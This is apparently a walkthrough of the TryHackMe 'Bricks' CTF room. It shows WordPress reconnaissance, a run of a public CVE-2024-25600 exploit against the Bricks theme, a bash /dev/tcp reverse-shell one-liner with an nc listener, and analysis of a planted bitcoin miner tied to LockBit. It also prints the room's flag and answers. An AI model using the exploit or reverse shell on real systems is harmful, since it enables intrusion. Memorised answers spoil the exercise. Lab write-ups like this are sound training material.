
Bricks CTF Write-Up:

Star with a simple nmap scan:


Ok, so I have tow interesting ports one is 80 and the second is 443 , after trying to get to the port 80 I get an error but, the 443 site is a wordpress site!



view-source:https://bricks.thm/

```
<!DOCTYPE html>
<html lang="en-US" class="no-js no-svg">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>Brick by Brick</title>
<meta name='robots' content='noindex, nofollow' />
<link rel="alternate" type="application/rss+xml" title="Brick by Brick &raquo; Feed" href="https://bricks.thm/feed/" />
<link rel="alternate" type="application/rss+xml" title="Brick by Brick &raquo; Comments Feed" href="https://bricks.thm/comments/feed/" />
<script>
window._wpemojiSettings = {"baseUrl":"https:\/\/s.w.org\/images\/core\/emoji\/15.0.3\/72x72\/","ext":".png","svgUrl":"https:\/\/s.w.org\/ima
/*! This file is auto-generated */
!function(i,n){var o,s,e;function c(e){try{var t={supportTests:e,timestamp:(new Date).valueOf()};sessionStorage.setItem(o,JSON.stringify(t))
</script>
<style id='wp-emoji-styles-inline-css'>
```


So I used wpscan to analyze it, if ound one user called administrator and try to brute my way in but it was a waste of time, so back to the wpscan result I found that the theme in use Is bricks:



```
[+] WordPress theme in use: bricks
 | Location: https://bricks.thm/wp-content/themes/bricks/
 | Readme: https://bricks.thm/wp-content/themes/bricks/readme.txt
 | Style URL: https://bricks.thm/wp-content/themes/bricks/style.css
 | Style Name: Bricks
 | Style URI: https://bricksbuilder.io/
 | Description: Visual website builder for WordPress....
 | Author: Bricks
 | Author URI: https://bricksbuilder.io/
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | Version: 1.9.5 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - https://bricks.thm/wp-content/themes/bricks/style.css, Match: 'Version: 1.9.5'

[+] Enumerating All Plugins (via Passive Methods)
```


After quick search I found an RCE CVE that include all the bricks versions!!!

Run the exploit and get a shell on the system:




```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/bricks]
└─# python3 CVE-2024-25600.py -u https://bricks.thm:443

Coded By: K3ysTr0K3R --> Hello, Friend!

[*] Checking if the target is vulnerable
[+] The target is vulnerable
[*] Initiating exploit against: https://bricks.thm:443
[*] Initiating interactive shell
[+] Interactive shell opened successfully
Shell> whoami
apache
```

Now I just wanted to get a normal and more friendly shell so :




```
Shell> bash -c 'exec bash -i &>/dev/tcp/10.8.41.134/4444<&1'
```




```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/bricks]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.41.134] from (UNKNOWN) [10.10.23.153] 42672
bash: cannot set terminal process group (1323): Inappropriate ioctl for device
bash: no job control in this shell
apache@tryhackme:/data/www/default$
```


Here I found the first answer :



```
apache@tryhackme:/data/www/default$ ls
ls
650c844110baced87e1606453b93f22a.txt
```




```
apache@tryhackme:/data/www/default$ cat 650c844110baced87e1606453b93f22a.txt
cat 650c844110baced87e1606453b93f22a.txt
THM{fl46_650c844110baced87e1606453b93f22a}
```




What is the content of the hidden .txt file in the web folder?

THM{fl46_650c844110baced87e1606453b93f22a}

The next question is regarding processes so I list all the active services on the system and find the answer:




```
apache@tryhackme:/data/www/default$ systemctl list-units --type=service --state=running
```




```
switcheroo-control.service                      loaded active running Switcheroo Control Proxy service
systemd-journald.service                        loaded active running Journal Service
systemd-logind.service                          loaded active running Login Service
systemd-networkd.service                        loaded active running Network Service
systemd-resolved.service                        loaded active running Network Name Resolution
systemd-timesyncd.service                       loaded active running Network Time Synchronization
systemd-udevd.service                           loaded active running udev Kernel Device Manager
ubuntu.service                                  loaded active running TRYHACK3M
udisks2.service                                 loaded active running Disk Manager
unattended-upgrades.service                     loaded active running Unattended Upgrades Shutdown
upower.service                                  loaded active running Daemon for power management
```

So, this service probably is the suspicious one, lets view the service to find its process :



```
apache@tryhackme:/data/www/default$ systemctl cat ubuntu.service
systemctl cat ubuntu.service
# /etc/systemd/system/ubuntu.service
[Unit]
Description=TRYHACK3M

[Service]
Type=simple
ExecStart=/lib/NetworkManager/nm-inet-dialog
Restart=on-failure

[Install]
WantedBy=multi-user.target
```

So, I have the answers to questions number two and three:




What is the name of the suspicious process?

nm-inet-dialog


What is the service name affiliated with the suspicious process?

ubuntu.service

I decided to further investigate the process :




```
apache@tryhackme:/data/www/default$ cd /lib/NetworkManager
cd /lib/NetworkManager
```




```
apache@tryhackme:/lib/NetworkManager$ ls -la
ls -la
total 8636
drwxr-xr-x   6 root root    4096 Apr  8 10:46 .
drwxr-xr-x 148 root root   12288 Apr  2 10:17 ..
drwxr-xr-x   2 root root    4096 Feb 27  2022 VPN
drwxr-xr-x   2 root root    4096 Apr  3 06:39 conf.d
drwxr-xr-x   5 root root    4096 Feb 27  2022 dispatcher.d
-rw-r--r--   1 root root   48190 Apr 11 10:54 inet.conf
-rwxr-xr-x   1 root root   14712 Feb 16 17:36 nm-dhcp-helper
-rwxr-xr-x   1 root root   47672 Feb 16 17:36 nm-dispatcher
-rwxr-xr-x   1 root root  843048 Feb 16 17:36 nm-iface-helper
-rwxr-xr-x   1 root root 6948448 Apr  8 10:28 nm-inet-dialog
-rwxr-xr-x   1 root root  658736 Feb 16 17:36 nm-initrd-generator
-rwxr-xr-x   1 root root   27024 Mar 11  2020 nm-openvpn-auth-dialog
-rwxr-xr-x   1 root root   59784 Mar 11  2020 nm-openvpn-service
-rwxr-xr-x   1 root root   31032 Mar 11  2020 nm-openvpn-service-openvpn-helper
-rwxr-xr-x   1 root root   51416 Nov 27  2018 nm-pptp-auth-dialog
-rwxr-xr-x   1 root root   59544 Nov 27  2018 nm-pptp-service
drwxr-xr-x   2 root root    4096 Nov 27  2021 system-connections
```

There is an interesting file here with only read permissions 'inet.conf' , lets check it out:



```
apache@tryhackme:/lib/NetworkManager$ head inet.conf
head inet.conf
ID: 5757314e65474e5962484a4f656d787457544e424e574648555446684d3070735930684b616c70555a7a566b52335276546b686b65575248647a525a57466f77546b64334d6b3
47a526d685a6255313459316873636b35366247315a4d304531595564476130355864486c6157454a3557544a564e453959556e4a685246497a5932355363303948526a4a6b52464a
7a546d706b65466c525054303d
2024-04-08 10:46:04,743 [*] confbak: Ready!
2024-04-08 10:46:04,743 [*] Status: Mining!
2024-04-08 10:46:08,745 [*] Miner()
2024-04-08 10:46:08,745 [*] Bitcoin Miner Thread Started
2024-04-08 10:46:08,745 [*] Status: Mining!
2024-04-08 10:46:10,747 [*] Miner()
2024-04-08 10:46:12,748 [*] Miner()
2024-04-08 10:46:14,751 [*] Miner()
2024-04-08 10:46:16,753 [*] Miner()
```

So, this is the log file on the miner instance :




What is the log file name of the miner instance?

inet.conf

Now the id in this file looks encoded so I go to cyberchef to check it out:

(I used the automatic decoder)



```
5757314e65474e5962484a4f656d787457544e424e574648555446684d3070735930684b616c70555a7a566b52335276546b686b655752486
47a525a57466f77546b64334d6b347a526d685a6255313459316873636b35366247315a4d304531595564476130355864486c6157454a3557
544a564e453959556e4a685246497a5932355363303948526a4a6b52464a7a546d706b65466c525054303d
```


From Hex, *From Base64*, *From Base64* will produce "bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qabc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa"

And I got something but it took me a while to understand what it is:

Output

```
bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qabc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa
```

It by the questions need to be some kind of bitcoin wallet id , so I googled it :




bitcoin wallet address size

כ-45,000,000 תוצאות (0.71 שניות)


A bitcoin address is a 26-62 alphanumeric character identifier that is used to receive bitcoin. There are several address formats based on different specifications.

So, it should be between 26 to 62 characters and the string I got is 85 :




```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/bricks]
└─# echo -n "bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qabc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa" | wc -c
85
```

So, I decided to split it in half:




```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/bricks]
└─# echo "bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qabc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa" | awk '{print substr($0, 1, length($0)/2)}'
bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qa

┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/bricks]
└─# echo "bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qabc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa" | cut -c 1-$(($(echo "bc1qyk79fcp9hd5kreprce89tk
h4wrtl8avt4l67qabc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa" | wc -c) / 2))
bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qab
```

So now I have something that looks like a bitcoin wallet address, I go to https://blockchair.com/ (framework allowing to search wallets and transactions) and the first half was a valid wallet!



Blockchain explorer,
analytics and web services
Explore data stored on 41 blockchains
Blockchair search now in your browser!
Firefox Extension
Search


bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qa



bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qa

+ 0.00001000 BTC · 0.64 USD


So the answer to question number five is this address:



What is the wallet address of the miner instance?

bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qa

For the last question I investigate the transactions made in this address and found an interesting one:




Received [Confirmations: 59,460] Successful ✓

+ 11.30361106 BTC ✓ · 313,030.78 USD 27 Mar 2023 12:59:32 UTC

TRANSACTION


50a89a628a6620216dca19f1221c138982601810fd60677ac7612a01999ae028

On the transaction receipt I copied the sender address and google it:




#	SENDER	VALUE (BTC)	VALUE (USD)
0	bc1q5jqgm7nvrhaw2rh2vk0dk8e4gg5g373g0vz07r	11.44672000	320,565.40
→		TOTAL: 11.44672000 BTC	320,565.40 USD

After googling a little bit I found the group associated with this wallet :



U.S. and U.K. Disrupt Lockbit Ransomware Group and Indict Two Russian Nationals While OFAC Levies Sanctions

So the last answer is Lockbit:



The wallet address used has been involved in transactions between wallets belonging to which threat group?

Lockbit